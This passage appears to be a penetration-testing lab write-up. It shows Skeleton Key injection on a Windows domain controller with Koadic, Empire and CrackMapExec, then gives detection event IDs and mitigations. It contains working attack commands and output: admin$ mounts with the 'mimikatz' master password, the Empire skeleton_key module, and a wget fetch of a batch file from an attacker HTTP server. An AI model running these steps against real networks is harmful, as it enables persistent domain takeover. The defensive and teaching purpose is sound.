
```
use implant/manage/exec_cmd
set CMD net use Y: \\WIN-S0V7KMTVLD2\admin$ /user:Administrator mimikatz
execute
```



```
(koadic: imp/inj/mimikatz_dynwrapx)# use implant/manage/exec_cmd
(koadic: imp/man/exec_cmd)# set CMD net use Y: \\WIN-S0V7KMTVLD2\admin$ /user:Administrator mimikatz
[+] CMD => net use Y: \\WIN-S0V7KMTVLD2\admin$ /user:Administrator mimikatz
(koadic: imp/man/exec_cmd)# execute
[*] Zombie 0: Job 2 (implant/manage/exec_cmd) created.
Result for `net use Y: \WIN-S0V7KMTVLD2\admin$ /user:Administrator mimikatz`:
The command completed successfully.


(koadic: imp/man/exec_cmd)#
```

Now we need to take a peek into the newly accessible drive Y. Again, we use the same implant with dir command set to it. This gave us the list of files in the directory hosted on the server. This was possible using the password 'mimikatz'.

```
set CMD dir Y:\
execute
```




```
(koadic: imp/man/exec_cmd)# set CMD dir Y:\
[+] CMD ⇒ dir Y:\
(koadic: imp/man/exec_cmd)# execute
[*] Zombie 0: Job 4 (implant/manage/exec_cmd) created.
Result for `dir Y:\`:
 Volume in drive Y has no label.
 Volume Serial Number is 1C84-81C0

 Directory of Y:\

04/17/2020  11:00 AM    <DIR>          .
04/17/2020  11:00 AM    <DIR>          ..
07/16/2016  06:23 AM    <DIR>          ADFS
04/15/2020  05:37 AM    <DIR>          ADWS
04/17/2020  04:47 AM    <DIR>          appcompat
01/06/2017  08:25 PM    <DIR>          AppPatch
04/15/2020  05:29 AM    <DIR>          AppReadiness
07/16/2016  09:26 AM    <DIR>          assembly
01/06/2017  08:25 PM    <DIR>          bcastdvr
07/16/2016  06:18 AM            61,440 bfsvc.exe
07/16/2016  06:23 AM    <DIR>          Boot
07/16/2016  06:23 AM    <DIR>          Branding
04/15/2020  12:47 PM    <DIR>          CbsTemp
07/16/2016  06:23 AM    <DIR>          Cursors
04/18/2020  11:53 AM    <DIR>          debug
04/15/2020  05:28 AM             1,908 diagerr.xml
07/16/2016  06:23 AM    <DIR>          diagnostics
04/15/2020  05:28 AM             1,908 diagwrn.xml
07/16/2016  09:12 AM    <DIR>          DigitalLocker
07/16/2016  06:23 AM    <DIR>          drivers
04/15/2020  05:54 PM             1,947 DtcInstall.log
07/16/2016  09:12 AM    <DIR>          en-US
01/06/2017  08:24 PM         4,673,304 explorer.exe
07/16/2016  06:23 AM    <DIR>          GameBarPresenceWriter
07/16/2016  06:23 AM    <DIR>          Globalization
07/16/2016  09:12 AM    <DIR>          Help
07/16/2016  06:18 AM           975,360 HelpPane.exe
```

Empire

Two of the frameworks from our agenda are down. Now we turn to the Empire. While working with this framework we ran into a hiccup. We will talk about it later. But we start with gaining access to the server on Empire.

After having an Active Agent, we selected the skeleton_key module to inject the skeleton key in the memory of the server. It doesn't require any twerking. So, we just executed it right off the bat. It was a pretty sweet deal. It ran for a few seconds and then giving the message that the Skeleton key is implanted. We can use the mimikatz as the password to access the server.


```
usemodule persistence/misc/skeleton_key*
execute
```



```
(Empire: K3DEPGFZ) > usemodule persistence/misc/skeleton_key*
(Empire: powershell/persistence/misc/skeleton_key) > execute
[*] Tasked K3DEPGFZ to run TASK_CMD_JOB
[*] Agent K3DEPGFZ tasked with task ID 1
[*] Tasked agent K3DEPGFZ to run module powershell/persistence/misc/skeleton_key
(Empire: powershell/persistence/misc/skeleton_key) >
Job started: WDAXU2

Hostname: WIN-S0V7KMTVLD2.ignite.local / S-1-5-21-3523557010-2506964455-2614950430

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 15 2020 07:31:33
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

Skeleton key implanted. Use password 'mimikatz' for access.
```

This concludes the server business. Now we move to the Client Machine. We gain a session on the Client Machine using Empire.


Now to the hiccup we mentioned. There were a whole bunch of issues running the net use command from the Empire shell. This led us to think outside the box and we just created a batch file named netuse.bat and wrote the net use command that we want to execute on the Client Machine. It can be observed that the password used to access the server is “mimikatz”



```
root@kali:~/Desktop# cat netuse.bat
net use R: \\WIN-S0V7KMTVLD2\admin$ /user:Administrator mimikatz
```

Then we threw this batch file to the client machine. This can be done by creating an http server using Python One Liner and using the wget command on the Client Machine to download the batch file. Then we ran this batch file on the target machine. This ran successfully and gave us access to the server directory posed as R:\. We used the dir command to take a peek into it. This is indeed the server directory. This concludes this demonstration of skeleton keys on Windows Server using different methods.

```
shell wget http://192.168.1.112:8000/netuse.bat -outfile netuse.bat
shell .\netuse.bat
shell dir R:\
```



```
(Empire: Y1A23KNT) > shell wget http://192.168.1.112:8000/netuse.bat -outfile netuse.bat
[*] Tasked Y1A23KNT to run TASK_SHELL
[*] Agent Y1A23KNT tasked with task ID 14
(Empire: Y1A23KNT) >
..Command execution completed.

(Empire: Y1A23KNT) > shell .\netuse.bat
[*] Tasked Y1A23KNT to run TASK_SHELL
[*] Agent Y1A23KNT tasked with task ID 15
(Empire: Y1A23KNT) >
C:\Users\Yashika\Desktop>net use R: \\WIN-S0V7KMTVLD2\admin$ /user:Administrator mimikatz
The command completed successfully.


..Command execution completed.

(Empire: Y1A23KNT) > shell dir R:\
[*] Tasked Y1A23KNT to run TASK_SHELL
[*] Agent Y1A23KNT tasked with task ID 16
(Empire: Y1A23KNT) >
Directory: R:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        7/16/2016   6:23 AM                ADFS
d-----        4/15/2020   5:37 AM                ADWS
d-----        4/17/2020   4:47 AM                appcompat
d-----         1/6/2017   7:25 PM                AppPatch
d-----        4/15/2020   5:29 AM                AppReadiness
d-r---        7/16/2016   9:26 AM                assembly
d-----         1/6/2017   7:25 PM                bcastdvr
d-----        7/16/2016   6:23 AM                Boot
d-----        7/16/2016   6:23 AM                Branding
d-----        4/15/2020  12:47 PM                CbsTemp
d-----        7/16/2016   6:23 AM                Cursors
d-----        4/18/2020  11:53 AM                debug
d-----        7/16/2016   6:23 AM                diagnostics
d-----        7/16/2016   9:12 AM                DigitalLocker
d---s-        7/16/2016   6:23 AM                Downloaded Program Files
d-----        7/16/2016   6:23 AM                drivers
d-----        7/16/2016   9:12 AM                en-US
d-r-s-         1/6/2017   7:25 PM                Fonts
d-----        7/16/2016   6:23 AM                GameBarPresenceWriter
d-----        7/16/2016   6:23 AM                Globalization
d-----        7/16/2016   9:12 AM                Help
d-----        7/16/2016   9:12 AM                IME
d-r---        4/15/2020   5:54 PM                ImmersiveControlPanel
d-----        4/15/2020   5:42 AM                INF
d-----        7/16/2016   6:23 AM                InfusedApps
d-----        7/16/2016   6:23 AM                InputMethod
d-----        7/16/2016   6:23 AM                L2Schemas
d-----        7/16/2016   6:23 AM                LiveKernelReports
d-----        4/17/2020   5:32 AM                Logs
d-r-s-        7/16/2016   6:23 AM                Media
d-r---        4/18/2020   2:08 AM                Microsoft.NET
```

We broke the security now its time to detect and mitigate this threat.

CrackMapExec

Since all the basic methods are over. Now its time to shine the light on this very fast and convenient tool that can be used to inject the skeleton remotely onto a Domain Controller.

The usage of this CrackMapExec is quite simple. You install it using a simple apt install and its good to go. It requires a bunch of things.

Requirements:


Username: Administrator

Password: Ignite@987

IP Address: 192.168.1.105

Syntax: crackmapexec smb [IP Address] -u '[Username]' -p '[Password]' -M mimikatz -o COMMAND='misc::skeleton'

```
crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -M mimikatz -o
COMMAND='misc::skeleton'
```



```
root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -M mimikatz -o COMMAND='misc::skeleton'
[-] Failed loading module at /usr/local/lib/python3.7/dist-packages/crackmapexec-5.0.1.dev0-py3.7.egg/cme/modules/slinky.py: 
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-S0V7KMTVL
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
MIMIKATZ    192.168.1.105   445    WIN-S0V7KMTVLD2  [+] Executed launcher
MIMIKATZ                                            [*] Waiting on 1 host(s)
MIMIKATZ    192.168.1.105                           [*] - - "GET /Invoke-Mimikatz.ps1 HTTP/1.1" 200 -
MIMIKATZ    192.168.1.105                           [*] - - "POST / HTTP/1.1" 200 -
MIMIKATZ    192.168.1.105
  .#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                 with 20 modules * * */
ERROR mimikatz_initOrClean ; CoInitializeEx: 80010106

mimikatz(powershell) # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK
```

Read More: Lateral Moment on Active Directory: CrackMapExec

Detection

The Skeleton Key is not transmitted over the network traffic. Hence, Network-based Intrusion Detection and Intrusion Prevention Systems (IDS/IPS) will not detect this threat.


Skeleton Key has been detected as a 64-bit DLL file with the following file names:

- msuta64.dll
- ole.dll
- ole64.dll

Active Directory Domain Controllers may experience replication issues. These kinds of issues led to users to contact the Microsoft Technical Staff. The suggestion they provided was an actual "Reboot" the Server. This, in turn, led to removing the skeleton key from the memory altogether.

An attacker can use PsExec to perform to create different services. This could lead to the creation of logs at the Windows Service Control Manager log. We can use the SIEM to log events from key servers, like domain controllers, and alerting on the unauthorized use of domain administrator credentials may help in identifying the attacker activity.

Maintain a process creation audit trail on all workstations and servers. This may lead to the detection of Skeleton Key deployments. Be on the lookout for unexpected PsExec.exe or rundll32.exe process and the running of PsExec.exe with the “-accepteula” parameter. Also, be on the lookout for the following Event IDs:



S.no.	Event ID	Description
1.	**System Event ID 7045**	A new service was installed in the system
2.	**Security Event ID 4673**	A specified user exercised the user right specified in the Privileges field.
3.	**Security Event ID 4611**	A trusted logon process has been registered with the Local Security Authority

Mitigation

- Enable the Multi-factor authentication for all remote access applications.
- Reduce the amount of Domain Admins accounts in your Network.
- Ensure Domain Admins cannot logon to lesser privileged machines where their hashes may be subject to be compromised by attackers.
- Prevent untrusted code from running on Domain Controllers.

References